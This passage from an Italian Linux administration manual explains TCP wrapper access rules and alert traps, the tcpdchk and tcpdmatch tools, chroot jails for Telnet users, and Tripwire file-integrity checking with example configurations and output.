Il modello dell'utente può essere un nome puro e semplice, oppure un jolly: **ALL**, **KNOWN** e **UNKNOWN**. Il significato è intuitivo: tutti gli utenti; solo gli utenti conosciuti; solo gli utenti sconosciuti.

Il modello del client è quello già visto in precedenza: nomi interi; nomi parziali che iniziano con un punto; indirizzi IP interi; indirizzi IP parziali che terminano con un punto; jolly vari.

> È bene ribadire che l'informazione sull'utente restituita dal protocollo IDENT, non è affidabile. Un sistema compromesso potrebbe essere stato modificato in modo da restituire informazioni false.

### 165.3.3.2 Comandi di shell

Il terzo campo delle direttive di questi file, permette di inserire un comando di shell. Quando un accesso trova corrispondenza con una direttiva contenente un comando di shell, questo comando viene eseguito; mentre l'accesso viene consentito se la corrispondenza avviene all'interno del file `/etc/hosts.allow`.

Il comando può contenere le variabili descritte nella tabella 165.1, e queste sono utili per dare un senso a questi comandi.

Il comando viene eseguito utilizzando l'interprete `/bin/sh`, connettendo standard input, standard output e standard error al dispositivo `/dev/null`. Generalmente, alla fine del comando viene indicato il simbolo **&**, in modo da metterlo sullo sfondo, per evitare di dover attendere la sua conclusione.

Questi comandi non possono fare affidamento sulla variabile di ambiente **PATH** per l'avvio degli eseguibili, per cui si usando generalmente percorsi completi, a meno che questa variabile sia inizializzata esplicitamente all'interno del comando stesso.

### 165.3.3.3 Esempi e trappole

Seguono alcuni esempi che dovrebbero chiarire meglio l'uso delle direttive dei file `/etc/hosts.allow` e `/etc/hosts.deny`.

> In tutti gli esempi mostrati si suppone che il file `/etc/hosts.deny` contenga solo la direttiva **ALL:ALL**, in modo da escludere ogni accesso che non sia stato previsto espressamente nel file `/etc/hosts.allow`.

```
# /etc/hosts.allow
#
ALL : ALL@ALL
```

Supponendo che questa sia l'unica direttiva del file `/etc/hosts.allow`, si intende che vengono consentiti esplicitamente tutti gli accessi a tutti i servizi. Tuttavia, avendo utilizzato la forma **ALL@ALL** nel secondo campo, si attiva il controllo dell'identità dell'utente del client, ottenendone l'annotazione del registro del sistema.

```
# /etc/hosts.allow
#
ALL : KNOWN@ALL
```

La direttiva combacia solo con accessi in cui gli utenti siano identificabili.

```
# /etc/hosts.allow
#...
in.telnetd : ALL : ( /usr/sbin/safe_finger -l @%h | \
        /bin/mail -s '%d-%u@%h' root ) &
```

Si tratta di una trappola con cui l'amministratore vuole essere avvisato di ogni tentativo di utilizzo del servizio Telnet. Il comando avvia **safe_finger** (una versione speciale del comando **finger** che accompagna **tcpd**) in modo da conoscere tutti i dati possibili sugli utenti connessi alla macchina client, e invia il risultato al comando **mail** per spedirlo a **root**.

Molto probabilmente, l'amministratore che prepara questa trappola, farà in modo che il demone **in.telnetd** non sia disponibile, in modo tale che la connessione venga comunque rifiutata.

Se fosse stato necessario utilizzare l'altro tipo di formato per le direttive di questi file, l'esempio appena mostrato sarebbe il seguente: si aggiunge la parola chiave **spawn** che identifica l'opzione corrispondente.

```
# /etc/hosts.allow
#...
in.telnetd : ALL : spawn ( /usr/sbin/safe_finger -l @%h | \
        /bin/mail -s '%d-%u@%h' root ) &
```

L'esempio seguente mostra un tipo di trappola meno tempestivo, in cui ci si limita ad aggiungere un'annotazione particolare nel registro del sistema per facilitare le ricerche successive attraverso **grep**.

```
in.telnetd : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.rshd    : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.rlogind : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.rexecd  : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
ipop2d     : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
ipop3d     : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
imapd      : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.fingerd : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
```

Trattandosi di servizi che non si vogliono offrire (altrimenti non ci sarebbe ragione di registrare tanto bene gli accessi), anche in questo caso è opportuno che i demoni corrispondenti non ci siano, oppure che i rispettivi eseguibili siano sostituiti da una copia dello stesso **tcpd**.

Si osservi in particolare che all'interno del comando appare il simbolo di due punti protetto da una barra obliqua. Se non si facesse così, potrebbe essere interpretato come l'inizio di un nuovo campo.

#### 165.3.3.4 Comandi e servizi UDP

I servizi UDP non si prestano tanto per la creazione di trappole, a causa del fatto che non si instaura una connessione duratura come nel caso del protocollo TCP. Il caso più importante di questo problema è rappresentato dal servizio TFTP, che di solito viene indicato nel file `/etc/inetd.conf` nel modo seguente:

```
tftp    dgram   udp     wait    root    /usr/sbin/tcpd  in.tftpd
```

Se si creasse una direttiva come la seguente,

```
# /etc/hosts.allow
#...
in.tftpd : ALL : ( /usr/sbin/safe_finger -l @%h | \
        /bin/mail -s '%d-%u@%h' root ) &
```

si rischierebbe di avviare il comando di shell un gran numero di volte. Si può limitare questo problema modificando la riga contenuta nel file `/etc/inetd.conf` nel modo seguente:

```
tftp    dgram   udp     wait.2  root    /usr/sbin/tcpd  in.tftpd
```

In tal modo, si accetterebbero un massimo di due connessioni al minuto.

> In generale, dovendo realizzare delle trappole per servizi UDP, conviene eliminare del tutto il demone dal filesystem.

### 165.3.4 # tcpdchk

`tcpdchk [`⟨*opzioni*⟩`]`

**tcpdchk** permette di controllare la configurazione del *tcp wrapper*, indicando problemi possibili ed eventualmente suggerimenti per la loro sistemazione.

**tcpdchk** analizza i file `/etc/inetd.conf`, `/etc/hosts.allow` e `/etc/hosts.deny`. Tra i vari tipi di verifiche che vengono eseguite, ci sono anche i nomi utilizzati per i nodi e i domini NIS. In tal senso, per avere un controllo più preciso, è opportuno utilizzare **tcpdchk** anche quando il sistema viene collegato in rete, avendo accesso alla configurazione reale del DNS e del NIS.

Alcune opzioni

`-d`

Esamina i file `./hosts.allow` e `./hosts.deny`, cioè quelli che si trovano nella directory corrente.

`-i` ⟨*file-inetd*⟩

Specifica il file da utilizzare al posto di `/etc/inetd.conf`.

### 165.3.5 # tcpdmatch

`tcpdmatch` [⟨*opzioni*⟩] ⟨*demone*⟩[@⟨*server*⟩] [⟨*utente*⟩@]⟨*client*⟩

**`tcpdmatch`** permette di verificare il comportamento della configurazione simulando delle richieste. In pratica, verifica il contenuto di `/etc/inetd.conf`, `/etc/hosts.allow` e `/etc/hosts.deny` e mostra quello che succederebbe con una determinata richiesta di connessione.

È obbligatoria l'indicazione di un demone, con l'eventuale aggiunta dell'indicazione del server quando si possono distinguere per questo indirizzi diversi; ed è obbligatoria l'indicazione del client, con l'eventuale aggiunta dell'utente.

Nell'indicazione del server si possono usare anche i jolly **`UNKNOWN`** e **`PARANOID`**; il valore predefinito, se questa indicazione manca, è **`UNKNOWN`**.

L'utente può essere indicato per nome o per numero UID; anche in questo caso si ammette il jolly **`UNKNOWN`**, che è il valore predefinito in mancanza di questa indicazione.

Alcune opzioni

`-d`

Esamina i file `./hosts.allow` e `./hosts.deny`, cioè quelli che si trovano nella directory corrente.

`-i` ⟨*file-inetd*⟩

Specifica il file da utilizzare al posto di `/etc/inetd.conf`.

Esempi

`#` **`tcpdmatch in.telnetd localhost`**

Verifica il comportamento della configurazione per una richiesta di accesso al servizio Telnet, corrispondente al demone **`in.telnetd`**, da parte del nodo **`localhost`**.

`#` **`tcpdmatch in.telnetd tizio@roggen.brot.dg`**

Verifica il comportamento della configurazione per una richiesta di accesso al servizio Telnet, corrispondente al demone **`in.telnetd`**, da parte dell'utente **`tizio`** dal nodo **`roggen.brot.dg`**.

`#` **`tcpdmatch in.telnetd@dinkel.brot.dg tizio@roggen.brot.dg`**

Verifica il comportamento della configurazione per una richiesta di accesso al servizio Telnet, corrispondente al demone **`in.telnetd`**, proveniente dall'interfaccia corrispondente al nome **`dinkel.brot.dg`**, da parte dell'utente **`tizio`** dal nodo **`roggen.brot.dg`**.

### 165.3.6 $ safe_finger

**`safe_finger`** è un client Finger che, da quanto indicato nella documentazione originale, dovrebbe essere più adatto per la creazione di trappole attraverso i comandi di shell.

Le sue funzionalità sono le stesse del comando **`finger`** normale, e non viene indicato altro nella documentazione originale.

### 165.3.7 $ try-from

**`try-from`** permette di verificare il funzionamento del sistema di identificazione del server e del client. Si utilizza nel modo seguente:

`rsh` ⟨*host*⟩ `/usr/sbin/try-from`

Di solito, questo programma si utilizza per verificare il proprio sistema. Per fare un esempio, si immagina di essere l'utente **`caio`** che dal nodo **`dinkel.brot.dg`** si connette al suo stesso elaboratore per avviare **`try-from`**.

`$` **`rsh dinkel.brot.dg /usr/sbin/try-from`**[*Invio*]

```
client address  (%a): 192.168.1.1
client hostname (%n): dinkel.brot.dg
client username (%u): caio
client info     (%c): caio@dinkel.brot.dg
server address  (%A): 192.168.1.1
server hostname (%N): dinkel.brot.dg
server process  (%d): try-from
server info     (%s): try-from@dinkel.brot.dg
```

Dal risultato che si ottiene, si può determinare che anche il servizio IDENT dell'elaboratore **`dinkel.brot.dg`** (visto come client) funziona correttamente.

## 165.4 Cambiare directory root

GNU/Linux, come altri sistemi Unix, offre una funzione di sistema che permette di fare funzionare un processo in un filesystem ridotto, in cui una certa directory diventa temporaneamente la sua nuova directory radice.

Si tratta della funzione **`chroot()`**, e nel caso di GNU/Linux, **può essere utilizzata solo da un processo che abbia i privilegi dell'utente `root`**.

Le distribuzioni linux mettono normalmente a disposizione il programma **`chroot`** che permette di utilizzare in pratica questa funzione. In alternativa, ne esiste un'altra versione perfettamente funzionante con GNU/Linux (anche se non si trova nelle distribuzioni), che offre il vantaggio di fondere le funzionalità di **`chroot`** e di **`su`**; si tratta di **`chrootuid`** di Wietse Venema.

### 165.4.1 Principio di funzionamento

I programmi di utilità che si occupano di ridefinire la directory radice temporaneamente, per circoscrivere l'ambiente di un determinato processo (e dei suoi discendenti), richiedono l'indicazione della directory che diventerà la nuova directory radice e del programma da avviare al suo interno.

Il processo da avviare in questo ambiente deve trovare lì tutto quello che gli può servire, per esempio le librerie, o altri programmi se il suo scopo è quello di avviare altri sottoprocessi.

È la stessa situazione che si verifica quando si predispone la directory `~ftp/` per l'accesso al servizio FTP anonimo. A titolo di esercizio, può essere preparata una directory del genere riproducendo `/bin/`, `/sbin/`, `/lib/` e `/etc/`.

```
# mkdir /tmp/nuova_root
```

```
# cp -dpR /bin /sbin /lib /etc /tmp/nuova_root
```

Con quanto preparato in questo modo, si può avviare una shell circoscritta all'ambito della directory `/tmp/nuova_root/`, che viene fatta diventare appunto la nuova directory radice.

```
# chroot /tmp/nuova_root /bin/bash
```

Con questo comando, si fa in modo che venga utilizzata la funzione **`chroot()`** perché `/tmp/nuova_root/` diventi la directory radice per il processo avviato con `/bin/bash`. È importante comprendere che `/bin/bash` va inteso qui come parte del sotto-filesystem, e si tratta in generale si `/tmp/nuova_root/bin/bash`.

Per concludere l'esempio, una volta verificato che si sta lavorando effettivamente in un ambiente ristretto, basta fare terminare il processo per cui è stata cambiata la directory radice, cioè **`bash`**.

```
# exit
```

### 165.4.2 Possibilità di questo meccanismo

La definizione di un sotto-filesystem, permette di isolare il funzionamento di un programma che potrebbe costituire un pericolo di qualche tipo. Per esempio un servizio di rete che si teme possa consentire un qualche accesso non autorizzato.

Si potrebbe immaginare la possibilità di creare delle utenze in cui gli utenti non possano girovagare nel filesystem, limitandoli all'ambito di un sotto-filesystem appunto. Tuttavia, dal momento che GNU/Linux non permette l'utilizzo della funzione **`chroot()`** agli utenti comuni, di fatto non è possibile, almeno con i mezzi normali.

### 165.4.3 # chroot

`chroot` ⟨*directory*⟩ `[`⟨*comando*⟩`]`

**`chroot`** permette all'utente **`root`** di eseguire un comando utilizzando una directory particolare come una nuova directory radice. Il comando, deve essere indicato tenendo conto della situazione che ci si trova di fronte dopo che il cambiamento della directory radice è avvenuto.

Se non viene indicato alcun comando, viene eseguito `/bin/sh`, nel sotto-filesystem a cui ci si riferisce.

Al termine del funzionamento del processo avviato con il comando, si ritorna allo stato precedente, con il filesystem nelle condizioni in cui si trovava prima.

## 165.4.4 # chrootuid

`chrootuid` ⟨*directory*⟩ ⟨*utente*⟩ ⟨*comando*⟩

**`chrootuid`** è un programma simile a **`chroot`**, in cui però è possibile indicare l'utente proprietario del processo che viene avviato nella nuova directory radice.

**`chrootuid`** non fa parte delle distribuzioni GNU/Linux standard, ma può essere ottenuto facilmente dalla sua origine, presso l'università di Eindhoven in Olanda, <*ftp://ftp.porcupine.org/pub/security/chrootuid1.2.shar.Z*>. Fortunatamente la compilazione dei sorgenti non crea problemi con GNU/Linux.

## 165.4.5 Un esempio pratico: Telnet

In questa sezione si vuole mostrare in che modo potrebbero essere create delle utenze per l'accesso remoto attraverso Telnet, in modo da escludere che gli utenti possano accedere a parti vitali del sistema. L'esempio viene indicato solo in linea di massima, trascurando dettagli che devono poi essere definiti da chi volesse utilizzare tale sistema realmente, e in modo serio.

Per semplificare le cose, si può creare una copia del sistema in funzione, a partire da una sottodirectory (ammesso che ci sia abbastanza spazio disponibile nel disco fisso). Si suppone di farlo nella directory `/sicura/`.

```
# mkdir /sicura

# cp -dpR /bin /dev /etc /home /lib /opt /root /sbin /usr /var /sicura

# mkdir /sicura/tmp

# chmod 1777 /tmp

# mkdir /proc

# chmod 0555 /proc
```

Quindi si «entra» in questo sistema e si fa un po' di pulizia, eliminando in particolare tutto quello che nella directory `etc/` non serve. Infatti, si deve considerare che in questo ambientino non esiste una procedura di inizializzazione del sistema, non esiste l'avvio di programmi demone e non si configura la rete. L'unica attenzione deve essere data alla configurazione delle shell che si vogliono poter utilizzare.

```
# chroot /sicura

# ...

# exit
```

Il sistema circoscritto appena creato, può avere delle difficoltà a funzionare, a causa della mancanza del contenuto della directory `proc/` che dovrebbe essere montato anche lì. Questo montaggio può essere definito convenientemente una volta per tutte nel file `/etc/fstab` del filesystem normale, avendo così due punti di innesto diversi e simultanei.

```
# /etc/fstab
#...
none    /proc                   proc    defaults        0 0
none    /sicura/proc            proc    defaults        0 0
#...
```

Si potrebbe valutare la possibilità di non lasciare l'accessibilità alle informazioni di questa directory. Si può provare a vedere se le attività che si vogliono concedere agli utenti sono compromesse dalla sua mancanza. Se il disagio è tollerabile, è meglio evitare di fare questo montaggio quando tutto sarà pronto.

Una volta sistemato questo particolare, tutto funziona meglio nel sistema che si articola dalla directory `/sicura/`. Per fare in modo che il servizio Telnet utilizzi questo spazio riservato, si deve modificare il file `/etc/inetd.conf` del filesystem normale, in un modo simile a quello seguente:

```
telnet  stream  tcp     nowait  root    /usr/sbin/tcpd  /sicura/telnetd
```

Come si vede, per l'avvio del servizio è stato indicato l'eseguibile `/sicura/telnetd`, che in pratica è uno script di shell che contiene la chiamata del comando **`chroot`**, prima dell'avvio del vero demone **`in.telnetd`**.

```
#! /bin/sh
chroot /sicura /usr/sbin/in.telnetd
```

In questo caso, quanto indicato come `/usr/sbin/in.telnetd`, è in realtà `/sicura/usr/sbin/in.telnetd`.

Una volta definito questo, dopo aver montato anche la directory `/sicura/proc/` e dopo aver riavviato **`inetd`**, si può fare un Telnet nel proprio sistema locare, come utente **`root`** per sistemare le cose (per farlo, temporaneamente, occorre che il file `/sicura/etc/securetty` preveda anche i dispositivi `/dev/ttyp*`, oppure quelli che sono utilizzati effettivamente per l'accesso attraverso Telnet).

> Una volta sistemate le cose come si desidera, si dovrà avere cura di impedire l'accesso remoto da parte dell'utente **`root`**, e al limite questo utente potrebbe anche essere cancellato all'interno di `/sicura/etc/passwd`

```
# telnet localhost
```

...

Una volta entrati nel mini sistema, dopo essersi accertati che funziona (basta creare un file e su un'altra console virtuale vedere che si trova collocato a partire dalla directory `/sicura/`), si comincia a disinstallare tutto quello che non serve e che non si vuole lasciare usare agli utenti. Probabilmente, tutto quello che riguarda la configurazione della rete dovrebbe essere eliminato, mentre qualche client particolare potrebbe essere lasciato a disposizione degli utenti.

Anche la directory `dev/` dovrebbe essere controllata, lasciando al suo interno solo i dispositivi indispensabili. Di certo non servono i dispositivi che permettono l'accesso a unità di memorizzazione: gli utenti remoti non devono avere la possibilità di montare o smontare dischi.

Gli stessi file `etc/passwd` e `etc/group` (ed eventualmente `etc/shadow`) possono essere modificati per eliminare tutti gli utenti di sistema, compreso **`root`** che potrebbe essere aggiunto nel momento in cui si volesse fare qualche modifica dall'interno). In pratica, si tratterebbe di lasciare solo gli utenti del servizio Telnet.

# 165.5 Tripwire

Tripwire è un programma per la verifica dell'integrità dei file attraverso il confronto con le informazioni accumulate precedentemente in una sorta di *database*. Vengono segnalate le aggiunte, le rimozioni e le alterazioni di file e directory. Se usato correttamente, Tripwire può aiutare a scoprire problemi dovuti a un uso improprio del sistema, comprendendo eventualmente l'azione di un virus.

Tripwire utilizza un file di configurazione (collocato in una directory da definire), che qui verrà indicato come `tw.config`, in modo da seguire la convenzione della documentazione interna di Tripwire.

Come si può intuire, una volta generato il file con le informazioni della situazione attuale del filesystem, è necessario proteggerlo dalle alterazioni, collocandolo in un filesystem in sola lettura (come potrebbe essere un dischetto, dove la protezione dalla scrittura viene fatta con un'azione manuale e non può essere modificata elettronicamente). Meglio sarebbe se potesse essere anche nascosto in qualche modo. Nello stesso modo, se possibile, sarebbe opportuno nascondere il file di configurazione.

Tripwire non è un pacchetto che si possa trovare in tutte le distribuzioni GNU/Linux. È decisamente improbabile che possa trovarsi all'interno delle distribuzioni di origine USA. Tuttavia, data la particolarità del programma, non è molto importante disporre di un pacchetto specifico per la propria distribuzione; l'eseguibile **`tripwire`** e il file di configurazione andranno collocati da qualche parte, in modo da non essere individuati facilmente.

## 165.5.1 Configurazione di Tripwire: tw.config

Per comprendere il funzionamento di Tripwire, è più conveniente vedere prima la sua configurazione attraverso il file `tw.config` (o qualunque altro nome si decida di utilizzare).

Lo scopo di questo è di elencare i file e le directory che si vogliono tenere sotto controllo, e quali dettagli considerare su questi elementi. Nel file di configurazione possono essere usate anche direttive di pre-elaborazione, per selezionare elenchi differenti in presenza di determinate situazioni. In questa sezione viene ignorata tale particolarità; eventualmente si può consultare la pagina di manuale *tw.config(5)*.

Il formato delle direttive attraverso cui si dichiara l'inclusione o l'esclusione di un file o di una directory, è quello seguente. In particolare, i commenti sono preceduti dal simbolo **`#`** e conclusi dal codice di interruzione di riga; le righe bianche e quelle vuote sono ignorate.

[!|=] ⟨*voce*⟩ [+⟨*parametri-di-selezione*⟩−⟨*parametri-di-selezione*⟩|⟨*parametro-riassuntivo*⟩]

Dal momento che si tratta di qualcosa di insolito rispetto alle solite direttive che si possono incontrare nei file di configurazione di altri programmi, conviene vedere subito un paio di esempi, senza descriverli.

```
# Include la directory /
/ +pinugsm12-ac3456789

# Esclude la directory /tmp/
!/tmp
```

Il simbolo iniziale, facoltativo, serve a:

- **!**

  escludere completamente un file, o una directory e tutto il suo contenuto, dalla scansione e dalla verifica;

- **=**

  escludere il contenuto di una directory dalla scansione e dalla verifica.

Se non viene indicato alcuno di questi due simboli, si intende verificare il file, o la directory e tutto il suo contenuto in modo ricorsivo.

I parametri di selezione sono dei simboli rappresentati attraverso una singola lettera alfabetica minuscola, o una singola cifra numerica. Ognuno di questi simboli rappresenta l'utilizzo o meno di un'analisi particolare sull'oggetto da verificare: i simboli sono preceduti dal segno **+**, o dal segno **-**, a seconda che si voglia includere o escludere quell'analisi particolare.

Solitamente vengono posti inizialmente i simboli da includere, tutti assieme, dopo un segno **+**, e quindi quelli da escludere, dopo un unico segno **-**, come nel caso di **+pinugsm12-ac3456789**. La tabella 165.2 elenca questi simboli.

| Simbolo | Descrizione |
|---|---|
| p | Verifica dei bit dei permessi. |
| i | Verifica del numero di inode. |
| n | Numero di collegamenti fisici. |
| u | Utente proprietario. |
| g | Gruppo proprietario. |
| s | Dimensione. |
| a | Data-orario dell'ultimo accesso. |
| m | Data-orario dell'ultima modifica. |
| c | Data-orario della creazione/modifica dell'inode. |
| 0 | Firma nulla. |
| 1 | MD5, RSA Data Security, Inc. Message Digesting Algorithm. |
| 2 | Snefru, Xerox Secure Hash Function. |
| 3 | CRC-32, POSIX 1003.2. |
| 4 | CRC-16 |
| 5 | MD4, RSA Data Security, Inc. Message Digesting Algorithm. |
| 6 | MD2, RSA Data Security, Inc. Message Digesting Algorithm. |
| 7 | SHA, NIST Secure Hash Algorithm (NIST FIPS 180). |
| 8 | Haval (128-bit). |
| 9 | Firma nulla (riservato per uso futuro). |

Tabella 165.2: Elenco dei parametri di selezione.

I parametri di selezione riassuntivi, sono identificati attraverso una sola lettera maiuscola, e non sono preceduti dal segno **+** o **-**. Possono essere usati da soli, o al massimo seguiti da una serie di parametri di selezione che ne modificano l'effetto. La tabella 165.3 elenca questi simboli.

| Simbolo | Descrizione |
|---|---|
| R | «Sola lettura» (**+pinugsm12-ac3456789**), predefinito. |
| L | «File delle registrazioni» (**+pinug-samc123456789**). |
| N | «Verifica tutto» (**+pinugsamc123456789**). |
| E | «Ignora tutto» (**-pinugsamc123456789**). |
| > | «Incremento monotonico» (**+pinug>-samc123456789**). |

Tabella 165.3: Elenco dei parametri di selezione riassuntivi.

Esempi

`/etc +pinugsm12-ac3456789`

Verifica la directory `/etc/` e tutto il suo contenuto in modo ricorsivo, verificando: i bit dei permessi, i numeri di inode, i riferimenti agli inode, i numeri UID e GID, le date di modifica, e la firma in base al tipo MD5 e Snefru. Viene ignorata la data di accesso, la data di creazione dell'inode, e tutti gli altri tipi di firma.

`/etc R`

Esattamente come nell'esempio precedente, dal momento che il parametro riassuntivo **`R`** rappresenta le stesse cose.

`/etc`

Esattamente come nell'esempio precedente, dal momento che il parametro riassuntivo **`R`** è quello predefinito.

`/home/pippo E+ug`

Verifica esclusivamente la proprietà dei file (utente e gruppo), come eccezione del parametro riassuntivo **`E`**, che da solo escluderebbe tutti i controlli.

`/home/pippo E`

Esclude tutti i controlli, ma continua a verificare l'aggiunta o la cancellazione di file.

`!/home/pippo`

Esclude qualunque verifica, ignorando anche l'aggiunta o la cancellazione di file.

`=/tmp`

Verifica esclusivamente la directory `/tmp/`, senza analizzarne il contenuto.

## 165.5.2 # tripwire

`tripwire [`⟨*opzioni*⟩`]`

**`tripwire`** è l'eseguibile che svolge il compito di scansione e verifica dell'integrità dei file e delle directory specificati nel file di configurazione. Si distinguono tre situazioni: la creazione del file contenente le informazioni sulla situazione attuale di ciò che si vuole tenere sotto controllo; l'aggiornamento di queste informazioni in presenza di modifiche volontarie da parte dell'amministratore; la verifica di integrità, cioè il confronto di queste informazioni con la situazione attuale.

A seconda di come viene compilato il programma, si stabilisce la collocazione predefinita e il nome del file di configurazione e del file di registrazione delle informazioni. In generale, conviene utilizzare le opzioni necessarie a specificare tali file.

Alcune opzioni

Se non vengono utilizzate le opzioni **`-initialize`** e **`-update`**, **`tripwire`** si mette automaticamente a verificare l'integrità dei file secondo le informazioni accumulate in precedenza.

`-initialize`

Genera il file delle informazioni da conservare, in base alle specifiche della configurazione.

`-update` ⟨*percorso-completo*⟩

Aggiorna le informazioni già esistenti per quanto riguarda la directory o il file indicato come argomento.

`-interactive`

Inizia la verifica dell'integrità dei file secondo le informazioni accumulate in precedenza e chiede all'utente la conferma o meno della modifica di queste in modo conforme alla nuova situazione trovata.

`-loosedir`

Può essere utilizzato in fase di verifica per annullare il controllo delle directory, pur mantenendo il controllo del loro contenuto, se questo è indicato nella configurazione. Ciò serve per ridurre la quantità di segnalazioni che si presentano, quando questo può generare solo confusione. In generale, il rischio di perdere informazioni importanti aumenta, ma alle volte l'eccesso può essere dannoso.

`-d` ⟨*file*⟩

In fase di verifica dell'integrità dei dati, permette di specificare il file contenente le informazioni raccolte in precedenza. Si può utilizzare un trattino singolo **-** per fare riferimento allo standard input.

`-c` ⟨*file-di-configurazione*⟩

Permette di specificare il file di configurazione, sia in fase di generazione e aggiornamento delle informazioni da conservare, sia in fase di verifica. Si può utilizzare un trattino singolo **-** per fare riferimento allo standard input.

`-v`

Emette l'elenco dei nomi di file nel momento in cui avviene la scansione.

Esempi

`# `**`tripwire -initialize -c /root/tw.config`**

Genera il file di raccolta delle informazioni, utilizzando un nome predefinito in base alla compilazione dei sorgenti, e collocandolo probabilmente nella directory `./databases/` (cioè a partire dalla directory corrente nel momento dell'avvio del programma). Il file di configurazione utilizzato è `/root/tw.config`.

`# `**`tripwire -update /etc -c /root/tw.config`**

Aggiorna il file di raccolta delle informazioni (si fa sempre riferimento al nome predefinito in base alla compilazione dei sorgenti, e collocato probabilmente nella directory `./databases/`) per le variazioni fatte nella directory `/etc/`. Il file di configurazione utilizzato è `/root/tw.config`.

`# `**`tripwire -interactive -c /root/tw.config -d /root/tw.db`**

Esegue una verifica di integrità interattiva, utilizzando il file di configurazione `/root/tw.config` e il file `/root/tw.db` per il confronto rispetto alla situazione attuale.

`# `**`tripwire -interactive -c /root/tw.config -d - < /mnt/floppy/tw.db`**

Esegue una verifica di integrità interattiva, utilizzando il file di configurazione `/root/tw.config` e il file `/mnt/floppy/tw.db` (che probabilmente si trova in un dischetto protetto contro la scrittura) per il confronto rispetto alla situazione attuale.

### 165.5.3 Configurazione e utilizzo in pratica

Per poter usare Tripwire in modo utile, la prima cosa da fare è studiare la sua configurazione, tenendo conto delle peculiarità del filesystem. Volendo un controllo generalizzato, bisogna però tenere conto delle aree in cui i dati cambiano continuamente per motivi fisiologici. Quello che segue è un esempio, un po' approssimativo, di una configurazione funzionante, anche se un po' blanda.

```
# Include il controllo di tutto il filesystem.
/ +pinugsm14-ac2356789

# Esclude i file di dispositivo
!/dev

# Esclude alcuni file dinamici nella directory /etc/.
!/etc/issue
!/etc/issue.net
!/etc/ioctl.save
!/etc/mtab
!/etc/ntp.drift
!/etc/ld.so.cache
!/etc/snmpd.agentinfo
!/etc/ssh_random_seed
!/etc/mail/sendmail.st

# Esclude le directory personali.
!/home

# Esclude i file riferiti ai moduli che vengono aggiornati a ogni
# avvio del sistema.
!/lib/modules/preferred
```

```
!/lib/modules/2.0.34-1/modules.dep

# Esclude la directory /proc/.
!/proc

# Esclude la directory /root/, ma poi aggiunge qualcosa che è
# comunque opportuno controllare.
!/root
/root/bin
/root/.ssh

# Esclude la directory temporanea.
!/tmp

# Esclude i file whatis.
!/usr/X11R6/man/whatis
!/usr/lib/perl5/man/whatis
!/usr/local/man/whatis
!/usr/man/whatis

# Esclude la directory /var/.
!/var
```

Di sicuro, si potrebbe fare meglio, studiando in modo più dettagliato ogni directory e file del filesystem da controllare.

Quando si utilizza Tripwire per difendersi da una possibile intrusione nel sistema, è necessario nascondere il file di configurazione, anche se non sempre è facile farlo. Di certo, un modo è quello di conservarlo in un dischetto. Anche il file di registrazione delle informazioni dovrebbe essere archiviato in un posto sicuro e inaccessibile agli «intrusi», e ancora, il dischetto è l'unica possibilità concreta che hanno tutti.

A titolo di esempio si suppone di avere collocato il binario *tripwire* e il file di configurazione `tw.config` nella directory `/root/adm/tripwire/`.

`#` **`cd /root/adm/tripwire`**[*Invio*]

`#` **`./tripwire -initialize -c ./tw.config`**[*Invio*]

```
### Phase 1:   Reading configuration file
### Phase 2:   Generating file list
### Phase 3:   Creating file information database
###
### Warning:   Database file placed in ./databases/tw.db_dinkel.brot.dg.
###
###            Make sure to move this file and the configuration
###            to secure media!
###
###            (Tripwire expects to find it in '/var/adm/tripwire/db'.)
```

Come si può osservare dal messaggio che si ottiene, è stato creato il file `./databases/tw.db_dinkel.brot.dg` contenente le informazioni raccolte, dove la parte finale del nome del file (dinkel.brot.dg) è il nome del nodo. Nel messaggio stesso, viene ricordato di spostare sia il file di configurazione che il file di registrazione delle informazioni (viene chiamato *database*) in un'unità «sicura». Per esempio, si potrebbe comprimere questo file per poterlo contenere in un dischetto, come nell'esempio seguente:

`#` **`gzip ./databases/tw.db_dinkel.brot.dg`**[*Invio*]

`#` **`mount /mnt/floppy`**[*Invio*]

`#` **`cp ./databases/tw.db_dinkel.brot.dg.gz /mnt/floppy`**[*Invio*]

`#` **`rm ./databases/tw.db_dinkel.brot.dg.gz`**[*Invio*]

`#` **`cp ./tw.config /mnt/floppy`**[*Invio*]

`#` **`rm ./tw.config`**[*Invio*]

`#` **`umount /mnt/floppy`**[*Invio*]

L'esempio è soltanto esplicativo. Il dischetto non è un supporto tecnicamente affidabile, di conseguenza occorre conservare in qualche modo migliore almeno il file di configurazione.

Nel momento del controllo, si può rimontare il dischetto ed eseguire una scansione di controllo.

# **mount /mnt/floppy**[*Invio*]

# **gzip -d < /mnt/floppy/tw.db_dinkel.brot.dg.gz | tripwire -c /mnt/floppy/tw.config -d -**[*Invio*]

```
### Phase 1:   Reading configuration file
### Phase 2:   Generating file list
### Phase 3:   Creating file information database
### Phase 4:   Searching for inconsistencies
###
###                     Total files scanned:          10650
###                          Files added:             0
###                          Files deleted:           0
###                          Files changed:           10650
###
###                     After applying rules:
###                          Changes discarded:       10649
###                          Changes remaining:       2
###
changed: drwxr-xr-x root         3072 Sep 29 12:17:45 1998 /etc
changed: -rw-r--r-- root           62 Sep 29 12:17:45 1998 /etc/exports
### Phase 5:   Generating observed/expected pairs for changed files
###
### Attr        Observed (what it is)         Expected (what it should be)
### =========== ============================= =============================
/etc
      st_mtime: Tue Sep 29 12:17:45 1998      Tue Sep 29 12:13:30 1998

/etc/exports
        st_ino: 4100                          4150
       st_size: 62                            22
      st_mtime: Tue Sep 29 12:17:45 1998      Tue Sep 29 12:13:30 1998
    md5 (sig1): 3TsxXpVgza:NQutDYSbVIm        1QLSacLNpOIOF6iUqeUo.m
  crc16 (sig4): 0008f5                        0007e.
```

L'esempio mostra che dal controllo di integrità risulta variato il file `/etc/exports`: il numero di inode è cambiato, e così anche la data di modifica, la dimensione è aumentata e le firme utilizzate (MD5 e CRC-16) sono ovviamente differenti. Anche la directory `/etc/` risulta modificata, ma questo sembra essere solo una conseguenza dell'alterazione di questo file.

### 165.5.4 Uso delle firme

